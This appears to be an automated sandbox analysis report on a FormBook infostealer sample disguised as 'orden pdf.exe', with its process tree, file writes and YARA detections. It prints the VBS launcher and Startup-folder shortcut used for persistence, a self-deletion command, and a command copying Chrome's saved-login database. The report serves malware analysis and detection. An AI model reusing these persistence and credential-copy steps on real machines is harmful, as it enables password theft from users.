C:\Users\user\assignedaccessprovidereventsDeviceCensus.exe.exe	unknown	1550336	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 64 c8 9e b9 05 a6 cd b9 05 a6 cd b9 05 a6 cd 27 a5 61 cd b8 05 a6 cd 48 c3 6b cd 8a 05 a6 cd 48 c3 68 cd 17 05 a6 cd 48 c3 69 cd 8b 05 a6 cd b0 7d 25 cd b0 05 a6 cd b0 7d 35 cd 9c 05 a6 cd b9 05 a7 cd ad 07 a6 cd df eb 7e cd f4 05 a6 cd df eb 6b cd bb 05 a6 cd df eb 6f cd b8 05 a6 cd b9 05 31 cd b8 05 a6 cd df eb 6a cd b8 05 a6 cd 52 69 63 68 b9 05 a6 cd 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........d..............'.a... ..H.k.....H.h.....H.i......}%. .....}5...............~....... k.......o.......1.......j..... Rich...........	success or wait	1	1B5DFE	WriteFile
C:\Users\user\assignedaccessprovidereventsvbs	unknown	137	53 65 74 20 57 73 68 53 68 65 6c 6c 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 57 53 63 72 69 70 74 2e 53 68 65 6c 6c 22 29 0d 0a 57 73 68 53 68 65 6c 6c 2e 52 75 6e 20 22 22 22 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 61 73 73 69 67 6e 65 64 61 63 63 65 73 73 70 72 6f 76 69 64 65 72 65 76 65 6e 74 73 5c 44 65 76 69 63 65 43 65 6e 73 75 73 2e 65 78 65 2e 65 78 65 22 22 22	Set WshShell = Wscr ipt.CreateObject("Wscr<wbr>ipt.Shell")..WshShell.Run """C: \Users\user\assignedaccesssprov iderevents\DeviceCensus. exe.exe"""	success or wait	1	1B5DFE	WriteFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	unknown	79	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 55 52 4c 3d 66 69 6c 65 3a 2f 2f 2f 43 3a 5c 55 73 65 72 73 5c 68 61 72 64 7a 5c 61 73 73 69 67 6e 65 64 61 63 63 65 73 73 70 72 6f 76 69 64 65 72 65 76 65 6e 74 73 5c 2e 76 62 73	[InternetShortcut].URL=file :// /C:\Users\user\assignedaccessprovidereventsvbs	success or wait	1	1B5DFE	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\orden pdf.exe	unknown	65536	success or wait	1	17C33D	ReadFile
C:\Users\user\Desktop\orden pdf.exe	unknown	65536	success or wait	24	17C33D	ReadFile
C:\Users\user\Desktop\orden pdf.exe	unknown	65536	success or wait	24	17C33D	ReadFile
C:\Users\user\assignedaccessprovidereventsDeviceCensus.exe.exe	unknown	65536	end of file	1	17C33D	ReadFile
C:\Users\user\assignedaccessprovidereventsvbs	unknown	65536	end of file	1	17C33D	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\.url	unknown	65536	end of file	1	17C33D	ReadFile

Analysis Process: orden pdf.exe PID: 4700 Parent PID: 2224

General

Start time:	21:11:26
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\orden pdf.exe
Wow64 process (32bit):	false
Commandline:	C:\Users\user\Desktop\orden pdf.exe
Imagebase:	0x170000
File size:	1550336 bytes
MD5 hash:	4F1AD14256CC9C420D78D69B468BAB48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: orden pdf.exe PID: 5476 Parent PID: 2224

General

Start time:	21:11:26
Start date:	13/01/2021
Path:	C:\Users\user\Desktop\orden pdf.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\orden pdf.exe
Imagebase:	0x7ff6741d0000
File size:	1550336 bytes
MD5 hash:	4F1AD14256CC9C420D78D69B468BAB48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.300045336.00000000016D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.300045336.00000000016D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.300045336.00000000016D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.299989543.00000000016A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.299989543.00000000016A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.299989543.00000000016A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000002.00000002.299600121.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000002.00000002.299600121.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000002.00000002.299600121.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	419947	NtReadFile

Analysis Process: explorer.exe PID: 3388 Parent PID: 5476

General

Start time:	21:11:29
Start date:	13/01/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Fxpx	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	ECA5192	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\Fxpx\cx9l_rq2dula.exe	read data or list directory | write data or add file | append data or add subdirectory or create pipe instance | read ea | write ea | read attributes | write attributes | read control | synchronize	device	synchronous io non alert | non directory file	success or wait	1	ECAEA6F	NtCreateFile

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Fxpx\cx9l_rq2dula.exe	success or wait	1	ECAE998	NtDeleteFile

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Fxpx\cx9l_rq2dula.exe	0	1550336	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 64 c8 9e b9 05 a6 cd b9 05 a6 cd b9 05 a6 cd 27 a5 61 cd b8 05 a6 cd 48 c3 6b cd 8a 05 a6 cd 48 c3 68 cd 17 05 a6 cd 48 c3 69 cd 8b 05 a6 cd b0 7d 25 cd b0 05 a6 cd b0 7d 35 cd 9c 05 a6 cd b9 05 a7 cd ad 07 a6 cd df eb 7e cd f4 05 a6 cd df eb 6b cd bb 05 a6 cd df eb 6f cd b8 05 a6 cd b9 05 31 cd b8 05 a6 cd df eb 6a cd b8 05 a6 cd 52 69 63 68 b9 05 a6 cd 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........d..............'.a... ..H.k.....H.h.....H.i......}%. .....}5...............~....... k.......o.......1.......j..... Rich...........	success or wait	1	ECAED54	NtWriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\KN26O6T1\KN2logri.ini	0	40	success or wait	3	ECAEC24	NtReadFile
C:\Users\user\AppData\Roaming\KN26O6T1\KN2logrg.ini	0	38	success or wait	3	ECAEC24	NtReadFile
C:\Users\user\AppData\Roaming\KN26O6T1\KN2logrv.ini	0	210	success or wait	3	ECAEC24	NtReadFile
C:\Users\user\AppData\Roaming\KN26O6T1\KN2logim.jpeg	0	109281	success or wait	3	ECAEC24	NtReadFile

Registry Activities

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: wscript.exe PID: 4120 Parent PID: 3388

General

Start time:	21:11:30
Start date:	13/01/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\WScript.exe' 'C:\Users\user\assignedaccessproviderevents\.vbs'
Imagebase:	0x7ff67eb10000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: DeviceCensus.exe.exe PID: 5652 Parent PID: 4120

General

Start time:	21:11:34
Start date:	13/01/2021
Path:	C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe'
Imagebase:	0x1370000
File size:	1550336 bytes
MD5 hash:	4F1AD14256CC9C420D78D69B468BAB48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000003.281421598.0000000003FA3000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000003.281421598.0000000003FA3000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000003.281421598.0000000003FA3000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000003.290887183.000000000405B000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000003.290887183.000000000405B000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000003.290887183.000000000405B000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000003.286789881.00000000046AD000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000003.286789881.00000000046AD000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000003.286789881.00000000046AD000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 33%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	unknown	65536	success or wait	1	137C33D	ReadFile
C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	unknown	65536	success or wait	24	137C33D	ReadFile
C:\Users\user\assignedaccessproviderevents\DeviceCensus.exe.exe	unknown	65536	success or wait	24	137C33D	ReadFile

Analysis Process: systray.exe PID: 3652 Parent PID: 3388

General

Start time:	21:11:53

Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\systray.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\systray.exe
Imagebase:	0xc90000
File size:	9728 bytes
MD5 hash:	1373D481BE4C8A6E5F5030D2FB0A0C68
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.607214261.0000000004750000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.607214261.0000000004750000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.607214261.0000000004750000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.607131734.0000000004720000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.607131734.0000000004720000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.607131734.0000000004720000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000E.00000002.595803176.0000000000930000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000E.00000002.595803176.0000000000930000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000E.00000002.595803176.0000000000930000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\ntdll.dll	0	1622408	success or wait	1	949947	NtReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 6180 Parent PID: 3652

General

Start time:	21:11:58
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\orden pdf.exe'

Imagebase:	0xbb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: 6192 Parent PID: 6180

General

Start time:	21:11:58
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 2412 Parent PID: 3652

General

Start time:	21:12:48
Start date:	13/01/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c copy 'C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data' 'C:\Users\user\AppData\Local\Temp\DB1' /V
Imagebase:	0xbb0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	BB4E97	CopyFileExW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\DB1	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	BB4E97	CopyFileExW

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	512	success or wait	1	BB5742	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	65024	success or wait	1	BC8CA9	ReadFile
C:\Users\user\AppData\Local\Temp\DB1	unknown	40960	success or wait	1	BC8CD3	ReadFile

Analysis Process: conhost.exe PID: 1720 Parent PID: 2412

General

Start time:	21:12:48
Start date:	13/01/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff6b2800000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cx9l_rq2dula.exe PID: 5296 Parent PID: 3388

General

Start time:	21:13:02
Start date:	13/01/2021
Path:	C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe
Imagebase:	0x13b0000
File size:	1550336 bytes
MD5 hash:	4F1AD14256CC9C420D78D69B468BAB48
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000003.475384338.0000000004880000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000003.475384338.0000000004880000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000003.475384338.0000000004880000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000003.475944331.0000000004881000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000003.475944331.0000000004881000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000003.475944331.0000000004881000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000003.471310625.0000000006199000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000003.471310625.0000000006199000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000003.471310625.0000000006199000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000003.471275038.0000000004F2E000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000003.471275038.0000000004F2E000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000003.471275038.0000000004F2E000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001B.00000003.472988822.00000000061C4000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001B.00000003.472988822.00000000061C4000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001B.00000003.472988822.00000000061C4000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 33%, ReversingLabs
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe	unknown	65536	success or wait	1	13BC33D	ReadFile
C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe	unknown	65536	success or wait	24	13BC33D	ReadFile
C:\Program Files (x86)\Fxpx\cx9l_rq2dula.exe	unknown	65536	success or wait	24	13BC33D	ReadFile

Disassembly

Code Analysis